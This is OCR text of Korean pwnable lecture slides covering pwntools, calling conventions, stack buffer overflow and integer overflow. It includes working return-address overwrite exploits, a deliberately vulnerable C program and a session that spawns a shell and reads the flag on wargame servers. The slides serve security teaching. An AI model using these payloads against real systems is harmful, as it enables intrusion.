SCA
SECURITY CYBER AEGIS

PWNABLE

KANG HEECHAN

INDEX

01
System Hacking?

02
Pwntools

03
Calling Convention

04
StackBuffer Overflow

05
Integer Overflow

SCA
SECURITY CYBER AEGIS

System Hacking?

SCA
SECURITY CYBER AEGIS

System Hacking?


SCA
SECURITY CYBER AEGIS

System Hacking?

여러 구성 요소가 서로 연결되어 하나의 목적을 수행하는 구조


SCA
SECURITY CYBER AEGIS

System Hacking?



SCA
SECURITY CYBER AEGIS

System Hacking?



SCA
SECURITY CYBER AEGIS

System Hacking?

프로그램과 운영체제의 내부 동작을 분석해
메모리 취약점, 권한 상승, 코드 실행 가능성을 찾는 보안 분야.

SCA
SECURITY CYBER AEGIS

System Hacking?

Pwnable이라고 부르기도 함
(pwn + able)


Pwntools

Pwntools

Pwntools 는 리눅스 환경에서 익스플로잇을 짜는 것을
쉽게 할 수 있게 해주는 파이썬 라이브러리

SCA
SECURITY CYBER AEGIS

Pwntools



SCA
SECURITY CYBER AEGIS

Pwntools

```
sudo apt update
sudo apt install python3 python3-pip python3-dev git libssl-dev
libffi-dev build-essential
pip3 install pwntools
```

SCA
SECURITY CYBER AEGIS

Pwntools

```
1  from pwn import *
2
3
4
5
6
7
8
```

from pwn import *
pwntools 모듈 import

Pwntools

```python
from pwn import *

p = process('file_path')
r = remote('host', port)
```

process("file_path) - 프로그램 실행
remote("host",port) - 서버 연결

SCA
SECURITY CYBER AEGIS

Pwntools

```python
from pwn import *

p = process('file_path')
r = remote('host', port)
```

ex) binary = ./test
process('./test')
ex) server = asdasd.com:8080
remote('asdsad.com',8080)

SCA
SECURITY CYBER AEGIS

Pwntools

```python
from pwn import *
p = process('./example')

data = p.recv(1024)  # p가 출력하는 데이터를 최대 1024바이트까지 받아서 data에 저장
data = p.recvline()  # p가 출력하는 데이터를 개행문자를 만날 때까지 받아서 data에 저장
data = p.recvn(5)  # p가 출력하는 데이터를 5바이트만 받아서 data에 저장
data = p.recvuntil(b'hello')  # p가 b'hello'를 출력할 때까지 데이터를 수신하여 data에 저장
data = p.recvall()  # p가 출력하는 데이터를 프로세스가 종료될 때까지 받아서 data에 저장
```

Pwntools

```
1  from pwn import*
2  p = process('./example')
3
4  p.send(b'A')  # ./example에 b'A'를 입력
5  p.sendline(b'A')  # ./example에 b'A' + b'\n'을 입력
6  p.sendafter(b'hello', b'A') # ./example이 b'hello'를 출력하면, b'A'를 입력
7  p.sendlineafter(b'hello', b'A') # ./example이 b'hello'를 출력하면, b'A' + b'\n'을 입력
```

Pwntools

```
1  from pwn import*
2  p = process('./example')
3  p.interactive()
```

터미널에서 직접 입력하는 모드로 변환

Pwntools

```python
from pwn import *

p64(0x50)
p32(0x50)
```

p64 - 8바이트 리틀엔디언 바이트 변환
p32 - 4바이트 리틀엔디언 바이트 변환

Pwntools

```python
from pwn import *

data = p64(0x401156)
print(data)
# b'V\x11@\x00\x00\x00\x00\x00'

addr = u64(data)
print(hex(addr))
# 0x401156
```

u64 - 8바이트 리틀엔디언 바이트를 정수로 변환
u32 - 4바이트 리틀엔디언 바이트를 정수로 변환

Pwntools

테스트 문제 풀기

https://wargame.swua.kr/challenges/28

SCA
SECURITY CYBER AEGIS

Pwntools

SCA
SECURITY CYBER AEGIS

Pwntools

```python
from pwn import *

p = remote("host3.dreamhack.games", 8372)

for i in range(0,50):
    num1 = int(p.recvuntil("+")[:-1])
    num2 = int(p.recvuntil("=")[:-1])

    p.sendlineafter("?\n",str(num1+num2))

p.interactive()
```

Calling Convention

Calling Convention


함수가 호출될 때 인자를 어디에 저장하고, 반환값은 어디에 저장하며,
호출 전후에 어떤 레지스터를 보존할지 정해놓은 규칙

Calling Convention

순서	인자	레지스터
1번째	arg1	`RDI`
2번째	arg2	`RSI`
3번째	arg3	`RDX`
4번째	arg4	`RCX`
5번째	arg5	`R8`
6번째	arg6	`R9`
반환값	return value	`RAX`

SCA
SECURITY CYBER AEGIS

Calling Convention




Calling Convention

```
mov rdi, 1 ; 1번째 인자 a = 1
mov rsi, 2 ; 2번째 인자 b = 2
mov rdx, 3 ; 3번째 인자 c = 3
call func ; func(1, 2, 3) 호출
```

StackBuffer Overflow

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow



함수 호출 시 사용되는
지역 변수·매개변수·반환 주소 저장 공간


함수는 호출이 완료되면 소멸한다.

스택도 후입선출(LIFO) 방식으로 동작하며,
little endian 방식으로 값이 저장된다.

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

StackBuffer Overflow



StackBuffer Overflow

StackBuffer Overflow

StackBuffer Overflow

특정한 데이터의 한계 수치를 넘는 것.

SCA
SECURITY CYBER AEGIS


StackBuffer Overflow

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

프로그램은 실행되면 메모리에 올라간다.
각 데이터와 코드는 고유한 주소를 가진다.
ex) 0x401000 → 코드 영역
0x7fffffffe000 → 스택 영역

StackBuffer Overflow




SFP = 이전 스택 프레임의 주소

retaddr = 다음 실행할 코드 주소

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow



retaddr을 우리가 원하는 코드의 주소로 변조시키면?

StackBuffer Overflow

https://wargame.swua.kr/challenges/32

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

```
=== Stack Frame BOF Practice ===
This program shows the stack frame before and after input.
Try to overwrite the return address.

[Before input]

========== Stack Frame View ==========
rsp                 = 0x7ed1906babe0
rbp                 = 0x7ed1906bac00
buf                 = 0x7ed1906babe0
saved rbp location  = 0x7ed1906bac00
return addr location= 0x7ed1906bac08
saved rbp value     = 0x7ed1906bac10
return addr value   = 0x4017ed
win() address       = 0x401196

[Stack memory around buf]
0x7ed1906babd0 : 0x0000000000403e18
0x7ed1906babd8 : 0x000000000040146e
0x7ed1906babe0 : 0x0000000000000000  <- buf start
0x7ed1906babe8 : 0x00007ed1906bac10
0x7ed1906babf0 : 0x00007ed1906bad28
0x7ed1906babf8 : 0x00000000004017ae
0x7ed1906bac00 : 0x00007ed1906bac10  <- saved rbp / SFP
0x7ed1906bac08 : 0x00000000004017ed  <- return address
0x7ed1906bac10 : 0x0000000000000001
0x7ed1906bac18 : 0x00007ea0f670bd90
======================================

Input >
```

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

```python
from pwn import *

p = remote('175.193.244.182', 10001)

payload = p64(0x401196)*6

p.send(payload)

p.interactive()
```

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

```
========== Stack Frame View ==========
rsp                 = 0x7ed1906babe0
rbp                 = 0x7ed1906bac00
buf                 = 0x7ed1906babe0
saved rbp location  = 0x7ed1906bac00
return addr location= 0x7ed1906bac08
saved rbp value     = 0x401196
return addr value   = 0x401196
win() address       = 0x401196

[Stack memory around buf]
0x7ed1906babd0 : 0x0000000000403e18
0x7ed1906babd8 : 0x0000000000401755
0x7ed1906babe0 : 0x0000000000401196  <- buf start
0x7ed1906babe8 : 0x0000000000401196
0x7ed1906babf0 : 0x0000000000401196
0x7ed1906babf8 : 0x0000000000401196
0x7ed1906bac00 : 0x0000000000401196  <- saved rbp / SFP
0x7ed1906bac08 : 0x0000000000401196  <- return address
0x7ed1906bac10 : 0x0000000000000001
0x7ed1906bac18 : 0x00007ea0f670bd90
======================================

Returning from vuln()...

[+] You reached win()!
FLAG{sample_stack_frame_bof}
```

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

```
-0000000000000030 ; D/A/*   : change type (data/ascii/array)
-0000000000000030 ; N       : rename
-0000000000000030 ; U       : undefine
-0000000000000030 ; Use data definition commands to create local variables and function arguments.
-0000000000000030 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000030 ; Frame size: 30; Saved regs: 8; Purge: 0
-0000000000000030 ;
-0000000000000030
-0000000000000030 buf             db 48 dup(?)
+0000000000000000  s               db 8 dup(?)
+0000000000000008  r               db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

If exploited:

ls
cat flag

get_shell 주소:

0x4006aa

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow


```c
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow


```c
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

SCA
SECURITY CYBER AEGIS

StackBuffer Overflow

```python
from pwn import *

p = remote("host3.dreamhack.games", 19663)
e = ELF('rao')

shell = e.symbols['get_shell']

payload = b"A" * 48
payload += b"B" * 8
payload += p64(shell)

p.sendline(payload)

p.interactive()
```

StackBuffer Overflow

```
ph1l1p@DESKTOP-3LHD5QI:/mnt/c/Users/김필립/Downloads/08861c22-4c49-4a28-988f-297575aa6837$ python3 a.py
[+] Opening connection to host3.dreamhack.games on port 19663: Done
[*] '/mnt/c/Users/김필립/Downloads/08861c22-4c49-4a28-988f-297575aa6837/rao'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
[*] Switching to interactive mode
Input: $ ls
flag
rao
run.sh
$ cat flag
DH{[redacted]}
$
```

Integer Overflow

SCA
SECURITY CYBER AEGIS

Integer Overflow

정수형 자료형


ex) 10, -3 ,0,etc

Integer Overflow

```
char        // 보통 1바이트
short       // 보통 2바이트
int         // 보통 4바이트
long        // 4바이트 또는 8바이트
long long   // 보통 8바이트
```

+ unsigned 는 음수 제외

Integer Overflow



SCA
SECURITY CYBER AEGIS


Integer Overflow

```
signed int   : -2147483648 ~ 2147483647
